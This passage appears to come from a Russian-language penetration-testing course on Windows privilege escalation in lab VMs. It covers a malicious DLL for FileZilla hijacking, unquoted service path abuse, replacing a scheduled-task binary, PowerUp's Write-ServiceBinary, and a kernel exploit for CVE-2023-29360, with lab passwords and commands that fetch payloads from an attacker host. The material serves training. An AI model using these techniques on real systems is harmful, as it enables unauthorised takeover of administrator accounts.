        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
```

Листинг 59 - Пример кода базовой DLL на C++

Provided comments от Microsoft говорят, что *DLL_PROCESS_ATTACH* используется, когда process загружает DLL. Поскольку target binary process в нашем примере пытается загрузить DLL, именно в этот case нужно добавить наш code.

Повторно используем C code из предыдущего раздела, добавив statement *include* и system function calls в C++ DLL code. Кроме того, нам нужно использовать statement *include* для header file **windows.h**, поскольку мы используем Windows-specific data types, такие как *BOOL*. Финальный code показан в следующем listing.

```
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
HANDLE hмодуле,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
       i = system ("net user dave3 password123! /add");
       i = system ("net localgroup administrators dave3 /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
```

Листинг 60 - C++ DLL example code от Microsoft

Теперь кросс-компилируем код с *mingw*. Используем ту же команду, что и в предыдущем разделе, но меняем входной файл кода, имя вывода и добавляем `--shared`, чтобы указать, что хотим собрать DLL.

```
kali@kali:~$ x86_64-w64-mingw32-gcc TextShaping.cpp --shared -o TextShaping.dll
```

Листинг 61 - Cross-Compile C++ Code в 64-bit DLL

Когда DLL compiled, мы можем передать ее на CLIENTWK220. Можно запустить Python3 web server на Kali в directory, где находится DLL, и использовать **iwr** в PowerShell window на целевой машине.

При использовании **iwr** для загрузки файла мы указываем путь FileZilla FTP Client как аргумент *OutFile*, чтобы DLL была помещена в правильное место.

```
PS C:\Users\steve> iwr -uri http://192.168.48.3/TextShaping.dll -OutFile 'C:\FileZilla\FileZilla FTP Client\
    TextShaping.dll'
```

Листинг 62 - Загрузка скомпилированной DLL

`TextShaping.dll` теперь находится в каталоге `C:\FileZilla\FileZilla FTP Client\`, который является первым путем в DLL search order. Чтобы DLL hijacking сработал, FileZilla FTP Client должен быть запущен. Однако важно помнить, что привилегии, с которыми будет работать DLL, зависят от привилегий, использованных для запуска приложения. Если бы мы запустили FTP client как пользователь *steve*, у нас не было бы необходимых привилегий для добавления нового пользователя в систему и помещения его в группу *Administrators*.

С учетом этого нам не нужно запускать приложение самостоятельно. У нас есть вариант подождать, пока кто-то с более высокими привилегиями запустит приложение и инициирует загрузку нашей вредоносной DLL.

```
PS C:\Users\steve> net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave3                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave3
daveadmin
offsec
The command completed successfully.
```

Листинг 63 - Подтверждение, что *dave3* был создан как local administrator

Через несколько минут мы видим, что вывод в Выводе 63 показывает: *dave3* был создан и добавлен в локальную группу *Administrators*, то есть кто-то с более высокими привилегиями запустил приложение. Отлично!

Кратко подытожим, что мы сделали в этом разделе. По информации, полученной из The Exploit Database и Process Monitor, мы определили, что FileZilla FTP Client загружает DLL `TextShaping.dll` из пути установки приложения. Поскольку мы могли писать в этот каталог, который также является первым каталогом в порядке поиска DLL, указанном Microsoft, наша вредоносная DLL была загружена и выполнена после перезапуска сервиса.

(Microsoft Documentation, 2022), docs.microsoft.com

(Oracle Documentation, 2022), docs.oracle.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Exploit-DB 2024), exploit-db.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Procmon Basics, 2018), concurrency.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

1. Следуйте шагам из этого раздела на *CLIENTWK220* (VM #1), чтобы определить отсутствующую DLL, cross-compile собственную DLL и поместить ее в каталог, где она будет выполнена при запуске сервиса *FileZilla FTP Client*. После размещения вредоносной DLL подождите несколько минут, пока высокопривилегированный пользователь запустит приложение, получите выполнение кода, интерактивную оболочку или доступ к GUI и введите flag, который можно найти на рабочем столе *daveadmin*.

Еще один интересный вектор атаки, который может привести к повышению привилегий в операционных системах Windows, связан с *unquoted service paths*. Мы можем использовать эту атаку, когда у нас есть права на запись в главный каталог службы или подкаталоги, но мы не можем заменить файлы внутри них.

Как мы узнали в предыдущих разделах, каждая Windows service сопоставляется с исполняемым файлом, который будет запущен при старте службы. Если путь этого файла содержит один или несколько пробелов и не заключен в кавычки, это может превратиться в возможность для атаки повышения привилегий.

Когда служба запускается и создается процесс, используется Windows-функция *CreateProcess*. Если посмотреть на первый параметр этой функции, *lpApplicationName* используется для указания имени и, опционально, пути к исполняемому файлу. Если предоставленная строка содержит пробелы и не заключена в кавычки, она может интерпретироваться по-разному, поскольку функции неясно, где заканчивается имя файла и начинаются аргументы. Чтобы определить это, функция начинает интерпретировать путь слева направо до первого пробела. Для каждого пробела в пути к файлу функция использует предшествующую часть как имя файла, добавляя **.exe**, а остаток как аргументы.

Покажем это на примере незаключенного в кавычки пути к бинарному файлу службы `C:\Program Files\My Program\My Service\service.exe`. Когда Windows запускает службу, из-за пробелов в пути она будет использовать следующий порядок, пытаясь запустить исполняемый файл.

```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

Листинг 64 - Пример того, как Windows пытается найти correct path unquoted service

Вывод 64 показывает порядок, в котором Windows интерпретирует service binary path, чтобы locate исполняемый файл.

Чтобы эксплуатировать это и подменить исходный unquoted service call, мы должны создать вредоносный исполняемый файл, поместить его в каталог, соответствующий одному из интерпретируемых путей, и дать ему имя, совпадающее с интерпретируемым именем файла. Затем, когда сервис запускается, наш файл выполняется с теми же привилегиями, с которыми стартует сервис. Часто это учетная запись *LocalSystem*, что приводит к успешной атаке повышения привилегий.

В контексте примера мы могли бы назвать исполняемый файл `Program.exe` и поместить его в `C:\`, назвать его `My.exe` и поместить в `C:\Program Files\`, или назвать `My.exe` и поместить в

`C:\Program Files\My Program\`. Однако первые два варианта требовали бы маловероятных разрешений, поскольку обычные пользователи по умолчанию не имеют разрешений на запись в эти каталоги. Третий вариант более вероятен, поскольку это основной каталог программы. Если административный пользователь или разработчик настроил разрешения для этого каталога слишком открыто, мы можем поместить туда наш вредоносный бинарный файл.

Теперь, когда у нас есть базовое понимание этой уязвимости, используем ее в примере. Подключаемся к CLIENTWK220 как *steve* (пароль *securityIsNotAnOption*++++++) через RDP. Открываем PowerShell и перечисляем запущенные и остановленные сервисы.

```
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select Name,State,PathName

Name                      State   PathName
----                      -----   --------
...
GammaService                              Stopped C:\Program Files\Enterprise Apps\Current Version\GammaServ.
    exe
...
```

Листинг 65 - Список служб с путем к бинарному файлу

Вывод 65 показывает остановленный сервис с именем *GammaService*. Незакаченный в кавычки путь к бинарному файлу службы содержит несколько пробелов и поэтому потенциально уязвим к этому вектору атаки.

Более эффективный способ выявления пробелов в путях и отсутствующих кавычек — использование утилиты *WMI command-line* (WMIC). Мы можем ввести **service**, чтобы получить информацию о службах, и verb **get** с **name** и **pathname** как arguments, чтобы извлечь только эти конкретные значения свойств. Мы передадим вывод этой команды в **findstr** с `/i` для поиска без учета регистра и `/v`, чтобы печатать только строки, которые не совпадают. В качестве аргумента для этой команды введем `"C:\Windows\"`, чтобы показать только services с binary path вне каталога Windows. Затем передадим вывод этой команды в еще одну команду **findstr**, которая использует **""""** как аргумент, чтобы вывести только совпадения без кавычек.

Введем эту команду в `cmd.exe`, а не PowerShell, чтобы избежать проблем экранирования кавычек во второй команде *findstr*. Альтернативно, в PowerShell можно использовать *Select-String*.

```
C:\Users\steve> wmic service get name,pathname |  findstr /i /v "C:\Windows\" | findstr /i /v """
Name                                  PathName
...
GammaService                          C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
```

Листинг 66 - Список служб с пробелами и отсутствующими кавычками в пути к бинарному файлу

Вывод этой команды перечисляет только службы, которые потенциально уязвимы к нашему вектору атаки, например GammaService.

Прежде чем продолжить, проверим, можем ли мы запускать и останавливать выявленную службу как *steve* с помощью **Start-Service** и **Stop-Service**.

```
PS C:\Users\steve> Start-Service GammaService
WARNING: Waiting for service 'GammaService (GammaService)' to start...

PS C:\Users\steve> Stop-Service GammaService
```

Листинг 67 - Использование Start-Service и Stop-Service для проверки, есть ли у пользователя steve разрешения запускать и останавливать GammaService

Вывод из Вывод 67 указывает, что *steve* имеет permissions для start и stop GammaService.

Поскольку мы можем restart service самостоятельно, нам не нужно выполнять reboot для restart service. Далее перечислим paths, которые Windows использует для попытки locate исполняемый файл service.

```
C:\Program.exe
C:\Program Files\Enterprise.exe
C:\Program Files\Enterprise Apps\Current.exe
C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
```

Листинг 68 - Как Windows пытается locate correct path unquoted service *GammaService*

Проверим наши access rights в этих paths с помощью **icacls**. Начнем с первых двух paths из Вывод 68.

```
PS C:\Users\steve> icacls "C:\"
C:\ BUILTIN\Administrators:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(RX)
    NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
    NT AUTHORITY\Authenticated Users:(AD)
    Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

Successfully processed 1 files; Failed processing 0 files

PS C:\Users\steve>icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                 NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(M)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 BUILTIN\Administrators:(M)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 BUILTIN\Users:(RX)
                 BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                 CREATOR OWNER:(OI)(CI)(IO)(F)
...

Successfully processed 1 files; Failed processing 0 files
```

Листинг 69 - Проверка разрешений на путях `C:\` и `C:\Program Files\`

Как и ожидалось, наш пользователь *steve*, как член *BUILTIN\Users* и *NT AUTHORITY\AUTHENTICATED Users*, не имеет Write permissions ни в одном из этих путей. Теперь проверим путь третьего варианта. Четвертый путь можно пропустить, поскольку он представляет сам бинарный файл сервиса.

```
PS C:\Users\steve> icacls "C:\Program Files\Enterprise Apps"
C:\Program Files\Enterprise Apps NT SERVICE\TrustedInstaller:(CI)(F)
                                 NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                                 BUILTIN\Administrators:(OI)(CI)(F)
                                 BUILTIN\Users:(OI)(CI)(RX,W)
                                 CREATOR OWNER:(OI)(CI)(IO)(F)
                                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(RX)
                                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(
    RX)

Successfully processed 1 files; Failed processing 0 files
```

Листинг 70 - Проверка разрешений на каталог **Enterprise Apps**

Вывод 70 показывает, что *BUILTIN\Users* имеет разрешение Write (w) на путь `C:\Program Files\Enterprise Apps`. Теперь наша цель — поместить вредоносный файл с именем `Current.exe` в `C:\Program Files\Enterprise Apps\`.

Мы можем reuse binary `adduser.exe`, скомпилировав C code из раздела "Service Binary Hijacking". На Kali запускаем Python3 web server в directory исполняемый файл, чтобы раздавать его.

Когда веб-сервер запущен, мы можем скачать `adduser.exe` на целевую машину как *steve*. Чтобы сохранить файл с правильным именем для нашей атаки повышения привилегий, вводим `Current.exe` как аргумент для `-Outfile`. После скачивания файла копируем его в `C:\Program Files\Enterprise Apps\`.

```
PS C:\Users\steve> iwr -uri http://192.168.48.3/adduser.exe -Outfile Current.exe

PS C:\Users\steve> copy .\Current.exe 'C:\Program Files\Enterprise Apps\Current.exe'
```

Листинг 71 - Загрузка adduser.exe, сохранение как Current.exe и копирование в каталог Enterprise Apps

Теперь все готово для запуска службы, которая должна выполнить `Current.exe` вместо исходного бинарного файла службы `GammaServ.exe`. Для этого используем **Start-Service** с **GammaService** как аргументом. Можно использовать **net user**, чтобы проверить, был ли создан *dave2*, и **net localgroup administrators**, чтобы подтвердить, что *dave2* был добавлен в локальную группу администраторов.

```
PS C:\Users\steve> Start-Service GammaService
Start-Service : Service 'GammaService (GammaService)' cannot be started due to the following error: Cannot
    start
service GammaService on computer '.'.
At line:1 char:1
+ Start-Service GammaService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (System.ServiceProcess.ServiceController:ServiceController) [Start-
    Service],
   ServiceCommandException
    + FullyQualifiedErrorId : CouldNotStartService,Microsoft.PowerShell.Commands.StartServiceCommand

PS C:\Users\steve> net user

Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
...
Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

Листинг 72 - Запуск службы GammaService и подтверждение, что dave2 был создан как участник локальной группы Administrators

Вывод 72 показывает, что команда Start-Service вывела ошибку: Windows не может запустить службу. Ошибка связана с тем, что наш кросс-компилированный C-код не принимает параметры, оставшиеся от исходного пути к бинарному файлу службы. Однако `Current.exe` все равно был выполнен, и *dave2* был создан как член локальной группы *Administrators*. Отлично!

Чтобы восстановить функциональность исходной службы, нужно остановить службу и удалить наш бинарный файл `Current.exe`. После удаления исполняемого файла Windows снова будет использовать бинарный файл службы `GammaServ.exe` при запуске службы.

Перед завершением раздела проверим, определяет ли PowerUp эту vulnerability. Для этого скачиваем PowerUp с помощью **iwr** и import его в сессия PowerShell, как делали ранее. Затем задаем *ExecutionPolicy* в *Bypass* и используем **Get-UnquotedService**.

```
PS C:\Users\steve> iwr http://192.168.48.3/PowerUp.ps1 -Outfile PowerUp.ps1

PS C:\Users\steve> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\steve> . .\PowerUp.ps1

PS C:\Users\steve> Get-UnquotedService

ServiceName    : GammaService
Path           : C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GammaService' -Path <HijackPath>
CanRestart     : True
Name           : GammaService

ServiceName    : GammaService
Path           : C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'GammaService' -Path <HijackPath>
CanRestart     : True
Name           : GammaService
...
```

Листинг 73 - Использование Get-UnquotedService для поиска потенциально уязвимых служб

Вывод 73 показывает, что GammaService был определен как уязвимый. Используем AbuseFunction и перезапускаем сервис, чтобы попытаться повысить наши привилегии. Для `-Path` вводим тот же путь для `Current.exe`, что и в Выводе 71. Как говорилось ранее, поведение по умолчанию — создать нового локального пользователя с именем *john* и паролем *Password123!*. Кроме того, пользователь добавляется в локальную группу *Administrators*.

```
PS C:\Users\steve> Write-ServiceBinary -Name 'GammaService' -Path "C:\Program Files\Enterprise Apps\Current.
    exe"

ServiceName  Path                                          Command
-----------  ----                                          -------
GammaService C:\Program Files\Enterprise Apps\Current.exe net user john Password123! /add && timeout /t 5 &&
    net loc...

PS C:\Users\steve> Restart-Service GammaService
WARNING: Waiting for service 'GammaService (GammaService)' to start...
Restart-Service : Failed to start service 'GammaService (GammaService)'.
At line:1 char:1
+ Restart-Service GammaService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (System.ServiceProcess.ServiceController:ServiceController) [Restart-
    Service]
   , ServiceCommandException
    + FullyQualifiedErrorId : StartServiceFailed,Microsoft.PowerShell.Commands.RestartServiceCommand

PS C:\Users\steve> net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    john            offsec
steve                    WDAGUtilityAccount
```

```
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
...
john
...
```

Листинг 74 - Использование AbuseFunction для эксплуатации unquoted service path GammaService

Вывод команд в Выводе 74 показывает, что с помощью AbuseFunction *Write-ServiceBinary* пользователь *john* был создан как локальный администратор. Отлично!

В этом разделе мы рассмотрели еще один вектор повышения привилегий, связанный с Windows services. Мы узнали, как определить services с отсутствующими кавычками и пробелами в service binary path. Кроме того, мы узнали, как Windows пытается определить правильный путь к исполняемому файлу в такой ситуации. Найдя writable directory, подходящую для этой уязвимости, мы смогли поместить вредоносный исполняемый файл в путь, который выполняется при запуске service. Наконец, мы автоматизировали эксплуатацию этого вектора с помощью функций PowerUp *Get-UnquotedService* и *Write-ServiceBinary*.

Хотя эта уязвимость требует определенной комбинации условий, она легко эксплуатируется и является вектором повышения привилегий, который стоит учитывать.

(Andrew Freeborn, 2016), tenable.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Richard L. Mueller, 2021), rlmueller.net

(Microsoft Documentation, 2022), docs.microsoft.com

1. Следуйте шагам из этого раздела на *CLIENTWK220* (VM #1), чтобы эксплуатировать unquoted service path *GammaService*. Получите выполнение кода, интерактивную оболочку или доступ к GUI как административный пользователь и найдите flag на рабочем столе *daveadmin*.
2. Подключитесь к *CLIENTWK221* (VM #2) по RDP как пользователь *damian* с паролем *ICannotThinkOfAPassword1!*. Перечислите сервисы и найдите unquoted service binary path, содержащий пробелы. Проэксплуатируйте его методами из этого раздела и получите интерактивную shell как пользователь, от имени которого запущен сервис. Найдите flag на рабочем столе.

16.3. Abusing Other Windows Components

Этот учебный блок охватывает следующие учебные цели:

• Leverage Scheduled Tasks для elevate our privileges
• Понимать different types of exploits, leading to повышение привилегий
• Злоупотреблять привилегиями для выполнения кода от имени привилегированных учетных записей пользователей

В предыдущем учебном блоке мы использовали векторы повышения привилегий, связанные со службами Windows. Это не единственный компонент Windows, которым можно злоупотребить для повышения привилегий. В этом учебном блоке мы изучим *Scheduled Tasks* и эксплойты, нацеленные на саму Windows, чтобы выполнять атаки повышения привилегий.

Windows использует *Task Scheduler* для выполнения различных automated tasks, например clean-up activities или update management. В Windows они называются Scheduled Tasks, или *Tasks*, и определяются одним или несколькими triggers. Trigger используется как condition, приводящий к выполнению одной или нескольких actions, когда condition выполняется. Например, trigger может быть установлен на specific time and date, at startup, at log on или на Windows *event*. Action указывает, какую program или script выполнить. У task есть и другие возможные configurations, сгруппированные во вкладках *Conditions*, *Settings* и *General* меню properties task.

Для нас важно получить из запланированной задачи три элемента информации, чтобы определить возможные векторы повышения привилегий:

• От имени какой учетной записи пользователя (principal) выполняется эта задача
• Какие триггеры указаны для этой задачи
• Какие действия выполняются, когда срабатывает один или несколько триггеров

Первый вопрос помогает понять, приведет ли злоупотребление задачей в итоге к повышению привилегий. Если задача выполняется в контексте нашего текущего пользователя, она не приведет нас к повышенным привилегиям. Однако если задача запускается как *NT AUTHORITY\SYSTEM* или как административный пользователь, успешная атака может привести к повышению привилегий.

Второй вопрос важен, потому что если условие срабатывания уже было выполнено в прошлом, задача не будет выполнена снова в будущем и поэтому не является жизнеспособной целью для нас. Кроме того, если у нас недельный тест на проникновение, а задача запускается после этого срока, нужно искать другой вектор повышения привилегий. Однако мы бы упомянули эту находку в отчете по тестированию на проникновение для клиента.

Хотя первые два вопроса помогают понять, является ли задача вообще вариантом для атаки повышения привилегий, ответ на третий вопрос определяет, как можно выполнить потенциальное повышение привилегий. В большинстве случаев можно использовать знакомые тактики, например замену бинарного файла или размещение отсутствующей DLL, как мы делали со службами в предыдущем учебном блоке. Хотя scheduled tasks не имеют бинарного файла службы, у них есть программы и скрипты, заданные действиями.

Пройдем пример, в котором попытаемся повысить privileges, replacing binary, specified in an action. Для этого снова подключимся как *steve* (password *securityIsNotAnOption*++++++) к CLIENTWK220 через RDP и запустим PowerShell window.

Мы можем просматривать scheduled tasks в Windows с помощью Cmdlet *Get-ScheduledTask* или command **schtasks /query**.2 В этом примере используем второе, чтобы review все scheduled tasks на CLIENTWK220. Вводим `/fo` с **LIST** как argument, чтобы задать output format как list. Дополнительно добавляем `/v`, чтобы показать все properties task.

После выполнения команды мы получаем огромный объем вывода с информацией обо всех scheduled tasks в системе. Нам нужно искать интересную информацию в полях *Author*, *TaskName*, *Task To Run*, *Run As User* и *Next Run Time*. В нашем случае "interesting" означает, что информация частично или полностью отвечает на один из трех вопросов выше.

```
PS C:\Users\steve> schtasks /query /fo LIST /v
...
Folder: \Microsoft
HostName:                             CLIENTWK220
TaskName:                             \Microsoft\CacheCleanup
Next Run Time:                        7/11/2022 2:47:21 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        7/11/2022 2:46:22 AM
Last Result:                          0
Author:                               CLIENTWK220\daveadmin
Task To Run:                          C:\Users\steve\Pictures\BackendCacheCleanup.exe
Start In:                             C:\Users\steve\Pictures
```

```
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          daveadmin
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           7:37:21 AM
Start Date:                           7/4/2022
...
```

Листинг 75 - Вывод списка всех scheduled tasks на CLIENTWK220

Вывод 75 показывает information о task с именем *\Microsoft\CacheCleanup*. Интересно, что task была создана *daveadmin*, a specified action — выполнить `BackendCacheCleanup.exe` в home directory **Pictures** пользователя *steve*. Кроме того, times из *Last Run Time* и *Next Run Time* указывают, что task выполняется каждую minute. Task запускается как пользователь *daveadmin*.

Поскольку исполняемый файл `BackendCacheCleanup.exe` находится в подкаталоге домашнего каталога пользователя *steve*, у нас должны быть широкие разрешения на него. Проверим наши разрешения на этот файл с помощью **icacls**.

```
PS C:\Users\steve> icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
C:\Users\steve\Pictures\BackendCacheCleanup.exe NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                CLIENTWK220\steve:(I)(F)
                                                CLIENTWK220\offsec:(I)(F)
```

Листинг 76 - Отображение разрешений на исполняемый файл `BackendCacheCleanup.exe`

Как и ожидалось, у нас есть разрешения Full Access (F), поскольку исполняемый файл находится в домашнем каталоге пользователя *steve*. Теперь мы снова можем использовать наш бинарный файл `adduser.exe`, чтобы заменить исполняемый файл, указанный в действии запланированной задачи.

Для этого запускаем Python3 web server, чтобы раздавать наш cross-compiled file `adduser.exe`, и используем **iwr** для download на CLIENTWK220. Также копируем original `BackendCacheCleanup.exe`, чтобы восстановить его после successful повышение привилегий attack.

```
PS C:\Users\steve> iwr -Uri http://192.168.48.3/adduser.exe -Outfile BackendCacheCleanup.exe

PS C:\Users\steve> move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak

PS C:\Users\steve> move .\BackendCacheCleanup.exe .\Pictures\
```

Листинг 77 - Download и replacement исполняемый файл `BackendCacheCleanup.exe`

Когда scheduled task выполнится снова, *dave2* должен быть создан и добавлен в локальную группу *Administrators*. Подождав минуту, мы можем проверить, успешна ли наша повышение привилегий attack.

```
PS C:\Users\steve> net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.
```

```
PS C:\Users\steve> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

Листинг 78 - Отображение разрешений на исполняемый файл `BackendCacheCleanup.exe`

Вывод 78 показывает, что мы успешно заменили исполняемый файл, используемый запланированной задачей, чтобы создать административного пользователя, учетные данные которого мы контролируем. Отлично!

В этом разделе мы использовали похожую повышение привилегий attack на ту, что выполняли в разделе "Service Binary Hijacking". Но на этот раз мы focused on scheduled tasks вместо Windows services. Мы узнали, как effectively enumerate scheduled tasks и какие properties могут быть для нас интересны. Мы завершили раздел replacement исполняемый файл и созданием user *dave2*, который является member локальной группы *Administrators*.

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

1. Следуйте шагам из этого раздела на *CLIENTWK220* (VM #1), чтобы эксплуатировать scheduled task *CacheCleanup*, заменив бинарный файл, указанный как действие. Получите выполнение кода, интерактивную оболочку или доступ к GUI как административный пользователь и найдите flag на рабочем столе *daveadmin*.
2. Подключитесь к *CLIENTWK221* (VM #2) через RDP как пользователь *moss* с паролем *work6potence6PLASMA6flint7*. Enumerate scheduled tasks на system и найдите способ получить интерактивную shell как пользователь, запускающий scheduled task. Flag можно найти на desktop.

В предыдущих разделах мы пытались повысить привилегии, ища чувствительную информацию в системе или злоупотребляя компонентами Windows, такими как Windows services или scheduled tasks. В этом разделе мы обсудим три разных вида эксплойтов, приводящих к повышению привилегий, а затем покажем два из них на примере.

Первый вид — exploit *application-based* vulnerabilities. Установленные applications на Windows system могут содержать разные types of vulnerabilities, как мы изучали в модуле "Locating Public Exploits". Если эти applications работают с administrative permissions и мы можем exploit vulnerability, ведущую к code execution, мы также можем успешно повысить privileges.

Второй вид - exploit vulnerabilities в *Windows Kernel*. Однако vulnerability research и связанные exploit techniques в большинстве случаев довольно advanced и требуют in-depth understanding Windows операционная система. Для целей этого модуля достаточно понимать, что Windows эксплойт ядрas существуют и могут использоваться для повышения привилегий.

Перед тем как слепо загружать и использовать эксплойт ядра, нужно учитывать, что такие эксплойты могут легко привести систему к сбою. В зависимости от правил взаимодействия пентеста нам может быть запрещено использовать методы, которые потенциально нарушают работу сервисов или систем. Поэтому в реальной оценке мы всегда должны ясно понимать наши

ограничения, исключения и границы. Эти предостережения не должны заставить нас отказаться от всех эксплойтов ядра, но должны дать правильный настрой при работе с ними.

Покажем, как можно воспользоваться эксплойт ядрas, подключившись к CLIENTWK220 через RDP как *steve* с паролем *securityIsNotAnOption++++++*. Запустим PowerShell и используем **whoami /priv**, чтобы отобразить assigned privileges пользователя *steve*.

```
PS C:\Users\steve> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeSecurityPrivilege           Manage auditing and security log     Disabled
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Листинг 79 - Вход через RDP как steve и проверка текущих privileges

Вывод 79 показывает, что *steve* не имеет назначенных special privileges. Следующий шаг - enumerate version Windows, а также любые installed security patches.

```
PS C:\Users\steve> systeminfo

Host Name:                 CLIENTWK220
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22621 N/A Build 22621
...
PS C:\Users\steve> Get-CimInstance -Class win32_quickfixengineering | Where-Object { $_.Description -eq
    "Security Update" }

Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
              Security Update  KB5025239                          5/4/2023 12:00:00 AM
              Security Update  KB5025749                          5/4/2023 12:00:00 AM
              Security Update  KB5017233                          9/25/2022 12:00:00 AM
```

Листинг 80 - Перечисление версии Windows и security patches

Вывод из Вывод 80 показывает, что на этой Windows 22H2 version установлено не так много security updates. *И*зучая section *Security Vulnerabilities* в *Microsoft Security Response Center*, мы видим, что patched довольно много kernel vulnerabilities, которые могут привести к elevation of privileges.

После extensive searches в интернете мы смогли locate public код эксплойта для *CVE-2023-29360*. Кроме доступного source code также предоставляется pre-compiled version exploit. *И*зучая official MSRC website для этой vulnerability, мы замечаем, что Microsoft предоставляет security patches для этой vulnerability. В частности, мы видим, что patch deployed как *KB5027215*, которого не было на нашем target.

На виртуальной машине уже есть скомпилированная версия эксплойт ядра в каталоге **Desktop** пользователя *steve*.

```
PS C:\Users\steve> cd .\Desktop\

PS C:\Users\steve\Desktop> dir


    Directory: C:\Users\steve\Desktop
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/3/2024   2:00 AM         157184 CVE-2023-29360.exe
-a----          9/3/2024   1:59 AM           2354 Microsoft Edge.lnk
```

Листинг 81 - Поиск эксплойт ядра на Desktop пользователя steve

Проверим, от какого текущего пользователя мы работаем, затем запустим exploit и посмотрим, изменилось ли что-нибудь.

```
PS C:\Users\steve\Desktop> whoami
clientwk220\steve
PS C:\Users\steve\Desktop> .\CVE-2023-29360.exe
[+] Device Description: Microsoft Streaming Service Proxy
Hardware IDs:
        "SW\{96E080C7-143C-11D1-B40F-00A0C9223196}"
[+] Device Instance ID: SW\{96E080C7-143C-11D1-B40F-00A0C9223196}\{3C0D501A-140B-11D1-B40F-00A0C9223196}
[+] First mapped _MDL: 25f9aa00140
[+] Second mapped _MDL: 25f9aa10040
[+] Unprivileged token reference: ffffd1072dde6061
[+] System token reference: ffffd1071de317d5
